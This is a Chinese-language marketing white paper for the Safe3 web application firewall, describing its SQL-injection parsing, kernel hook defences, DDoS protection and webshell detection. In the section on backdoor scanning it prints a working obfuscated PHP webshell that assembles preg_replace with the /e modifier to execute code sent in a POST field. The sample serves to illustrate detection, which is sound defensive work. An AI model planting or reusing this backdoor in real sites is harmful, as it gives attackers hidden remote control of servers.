密级：限定发布

安全伞 WEB 应用安全
网关技术白皮书

目 录

1 前言

随着互联网的快速发展，WEB 服务应用到人们生活中的方方面面，给社会和人们的生活带来了极大的便利，极大的促进了社会信息共享和交换的进步发展。然而伴随着互联网飞速发展的同时，各种信息安全问题也存出不穷，DDOS 攻击、黑客入侵、数据泄露、内容篡改、挂马传播、网络黑链、系统故障、自然灾害等都对网站的安全构成了极大威胁。

为了应对快速迭代的 WEB 安全威胁，专业 WEB 应用防护产品应运而生，解决了传统防火墙（Firewall）、入侵防护（IPS）产品防护单一不到位的问题。不仅解决了常见的 sql 注入、XSS 跨站、命令执行、远程溢出等问题，还能在不影响网站运行的情况下迅速提供安全规则拦截 WEB 框架（如 Struts2 等）、WEB Server(如 Apache、Weblogic 等)、通用开源 WEB 应用（如 CMS、BBS）的漏洞攻击。


WEB 防护系统通过对网站的总体战略目标作深入理解，针对网站平台的各个薄弱环节提供全面的、全方位的解决方案。从抗 DDOS 拒绝服务攻击到 CDN 加速、从 WEB 安全防护到网页防篡改，有效的保障了互联网快速发展的劳动成果。

2 产品介绍

2.1 网站安全威胁

2.1.1 全球威胁


从全球趋势来看，数据泄露连绵不断，而且数据大规模泄露量成爆发趋势，由此造成的公民隐私安全、公民财产安全问题尤为突出。而由公共医疗以及云计算服务造成的影响面尤为突出，几乎所有 SQL 数据库都是潜在易受攻击的群体。



2013 年至 2015 年全球网站用户数据泄露统计

2.1.2 中国威胁

根据 CNCERT 逐年统计数据来看，政府网站由于管理薄弱，技术水平参差不齐，成为篡改、挂马的高危网站群。极大的影响了政府部门的公信力以及信息服务水平。



2015 年 3 月 2 日至 8 日 CNCERT 一周网站安全统计

2.2 WAF 功能防御

2.2.1 应用防护

安全伞 WEB 安全网关是国内率先提出采用 SQL 语法解析引擎拦截 SQL 注入的顶尖产品，解决了传统 WAF 完全依靠正则或者字符串匹配不仅效率低，而且误报率高等缺陷。并结合实际给各大通用流行 Web Server（Apache、Weblogic、JBOSS 等）、CMS、Blog、Bbs 提供虚拟安全补丁服务，第一时间拦截各种 0day 漏洞。

安全伞 WAF 应用防护能够拦截但不限于以下 web 应用攻击：

- sql 注入
- **脚本跨站（XSS、CSRF）**
- **命令执行**
- **敏感信息泄露**
- **配置错误**
- **目录遍历**
- **文件包含**
- **缓冲溢出**
- **漏洞扫描**
- **会话劫持**
- **暴力破解**
- Web Server 漏洞
- CMS、web 框架漏洞
- 0day 漏洞


2.2.2 主动防御

传统 WAF 往往串联在网络中或以 web 代理或 web server 插件的形式部署，只能拦截 web 应用层攻击，而对 web 相关的 sql server 和 OS 系统（win、linux 等）以及系统应用（ssh、rsync 等）等安全无能为力。经过安全伞科技多年的历史经验证明，安全往往是一个整体，也就是“木桶理论”，只要任何一方有缺失，安全水平往往处于最低缺失的水平。

安全伞科技创新的集成 web 应用安全和主动防御技术，横向和纵向保护你的 web 应用安全环境，从而全面防御各种安全问题，让你的 web 安全固若金汤。

安全伞 WAF 主动防御采用系统内核级技术能够拦截但不限于以下安全攻击：

- **驱动模块加载拦截**（限制内核驱动、系统模块加载杜绝 rootkit）
- **内核文件保护**（实时拦截文件目录改动，杜绝 web 后门、内容篡改、网页挂马等）
- **进程沙盒**（挂钩内核函数对进程文件操作、命令执行等系统调用做限制防御 0day 漏洞）
- **系统提权防护**（控制/proc/kallsyms 访问，挂钩内核 commit_creds 函数杜绝提权）
- **进程注入**（拦截后门利用 ptrace、ld.so.preload 等注入关键进程非法操作）



2.2.3 网站杀毒

很多网站往往在使用安全伞 web 应用防火墙之前，就被黑客拿到了系统账号等敏感信息或者 webshell 等后门，对于这些脆弱环节，传统 web 应用防火墙往往采用网关拦截访问特征、或者使用本地关键字匹配拦截和查找 webshell，而由于 php 等 webshell 变形容易很难完全查杀。

安全伞科技创造性使用 php 等脚本执行引擎 hook 技术，直接在脚本解析引擎这层甄别，从而使得各种 webshell 不管如何变形，都难逃安全伞的火眼金睛。

2.2.4 DDOS 防护

安全伞科技采用 js 执行甄别、cookie 加密认证、ETAG 频率统计算法、图片验证码等多角度立体防御有效拦截各种 cc 攻击，既保障了网站用户体验又可以有效鉴别清洗恶意流量。

安全伞 web 应用防火墙扩展同时可以采用负载均衡、搭建集群进行多机房云调度拦截传统 udp 大流量带宽以及 syn 资源耗尽等 DDOS 攻击。

2.2.5 CDN 加速

安全伞 web 应用防火墙本身提供 gzip 压缩、网页缓存、负载均衡等基本功能。并可以扩展云调度模式，采用全国布点、电信网通内通互联以及动态页面智能缓存等技术，保障您的网站全国各地可以迅速访问。

2.2.6 内容过滤


网站在方便人们信息沟通的同时也会给各种犯罪提供信息发布渠道。包括反政府言论、社会造谣、枪支毒品交易、淫秽色情传播等给社会和人们的生活造成了极大的威胁。

安全伞 web 应用防火墙可以对各种非法信息进行拦截过滤，还原一个积极健康的互联网环境。

2.3 WAF 部署模式

安全伞 web 应用安全网关采用普通反向代理模式和私有云模式，反向代理模式的好处是方便远程网站接入和大规模调度集群，私有云模式为高可用、高抗 D 和大数据分析提供了解决方案。

WAF 私有云部署模式如下图：



3 技术优势

WEB 应用安全网关（以下简称 WAF）是安全伞网络自有知识产权，自主研发出品的高可靠性、高安全性、高易用性系统。

WAF 是安全伞网络科技 10 年的网络安全技术结晶，应用多项自主核心技术，主要从网站平台系统可用性和信息可信任的角度，解决 WEB 防护、CDN 加速、网页防篡改、网站杀毒、DDOS 防护、主动防御等核心需求，提供事前预警、事中防护、事后分析全周期安全防护解决方案。

WAF 管理界面截图

3.1 可编程规则引擎

WAF 采用 lua 脚本作为规则引擎，可以很方便编写各种复杂的安全防护规则。例如：类似 padding oracle 漏洞需要对请求 url、querystring、返回 http 状态以及返回网页内容等 http 多个处理阶段做关联过滤，传统 waf 只能对其中的某一阶段过滤从而造成拦截不精准、误报等问题，安全伞 WAF 可以轻松解决。还例如：一般请求中携带单引号，如果直接拦截则会造成误拦截，安全伞 WAF 可以在判断请求中携带单引号的同时判断返回状态是否为 500、302 以及返回内容中是否包含 sql 报错来精准拦截 sql 注入攻击。

规则管理界面截图

3.2 内核主动防御技术

安全伞科技将 web 应用安全和主动防御技术相结合，创新的利用自主研发的系统 **kernel 任意函数 hook 引擎**对 web 运行环境进一步加固，防止其它系统和软件漏洞带来的安全威胁。

安全伞 WAF 主动防御采用系统内核级技术能够拦截但不限于以下安全攻击：

- **驱动模块加载拦截**（限制内核驱动、系统模块加载杜绝 rootkit）
- **内核文件保护**（实时拦截文件目录改动，杜绝 web 后门、内容篡改、网页挂马等）
- **进程沙盒**（挂钩内核函数对进程文件操作、命令执行等系统调用做限制防御 0day 漏洞）
- **系统提权防护**（控制/proc/kallsyms 访问，挂钩内核 commit_creds 函数杜绝提权）
- **进程注入**（拦截后门利用 ptrace、ld.so.preload 等注入关键进程非法操作）

3.3 网站后门启发查杀


由于 php、jsp 等 web 语言很容易变形、加上使用方法十分灵活，造成 webshell 查杀是一个老大难问题。传统杀毒引擎往往使用特征库技术，对 php 等脚本后门无能为力，黑客稍作修改就能绕过扫描。

安全伞科技创造性使用 php 等脚本执行引擎 hook 技术，直接在脚本解析引擎这层甄别，动态跟踪脚本各种函数调用，从而轻松查杀各种变形 webshell。下图是一个 php 变形后门：

```
<?php
$rett6="abcdefghijklmnopqrstuvwxyz_1234567890/[]";
$tlwv8=$rett6{15}.$rett6{17}.$rett6{4}.$rett6{6}.$rett6{26}.$rett6{17}.$rett6{4}.$rett6{15}.$rett6{11}.$rett6{0}.$rett6{2}.$rett6{4};
$sbfu6=$rett6{37}.$rett6{38}.$rett6{4}.$rett6{12}.$rett6{0}.$rett6{8}.$rett6{11}.$rett6{39}.$rett6{4};
$tnvq5=$rett6{4}.$rett6{17}.$rett6{17}.$rett6{14}.$rett6{17};
@$tlwv8("/[email]/e",$_POST['error_404'],"error");
?>
```

3.4 神经网络 0day 捕获

安全伞科技依据云 WAF 获取的大量数据，创造性的结合 Torch 神经网络模型进行训练。从而第一时间精准有效的发现 0day 漏洞，给 WAF 规则库提供了有力保障，如下图：



4 关于我们

安全伞科技成立于 2005 年 2 月，专业提供信息安全服务与信息安全产品，是你值得信赖的网络安全顾问！

安全伞科技凭借多年的安全漏洞研究与安全服务基础，目前提供的成熟产品包括“安全网关 Safe3SG”、“Safe3 WAF”和“Safe3 漏洞扫描系统”等多款安全产品，并且在客户端安全、恶意代码防御、Web 安全、漏洞扫描、渗透测试、安全评估等研究领域取得多项研究技术成果。

4.1 技术能力

安全伞科技研究人员对网络基础设施、系统与网络应用安全具有深入研究，研究范围包括网络设备及安全设备（交换 机、路由器、防火墙、入侵检测系统等）、操作系统平台（Windows、AIX、HP-UX、Solaris、IRIX、Linux 等）。

有能力完成：

* **渗透测试**（Penetration testing）
* **网络架构评估与设计**（Architecture review and design）
* **应用审计**（Application audit）
* **源代码审计**（Source code review）
* **黑箱测试**（Online or Binary Black box testing）
* **审计、追踪与数据恢复**（Forensics）
* **协议分析**（Protocol analysis）

4.2 团队力量

安全伞科技核心人员曾参加过中美黑客大战，具有极其丰富的网络安全经验。

公司愿景：安全创造价值。

公司使命：成为用户身边最值得信赖的信息安全产品和服务提供商。

公司战略：通过持续不断的技术创新为用户提供最佳安全实践。

公司价值观：以专业的精神，向客户提供最具竞争力的产品和服务，尽心尽责。

4.3 联系我们

请访问网址：http://www.273tech.com/

欲购买及试用此产品，请联系客户销售代表。

客户服务中心：

服务热线 服务时间

邮箱:admin@273tech.com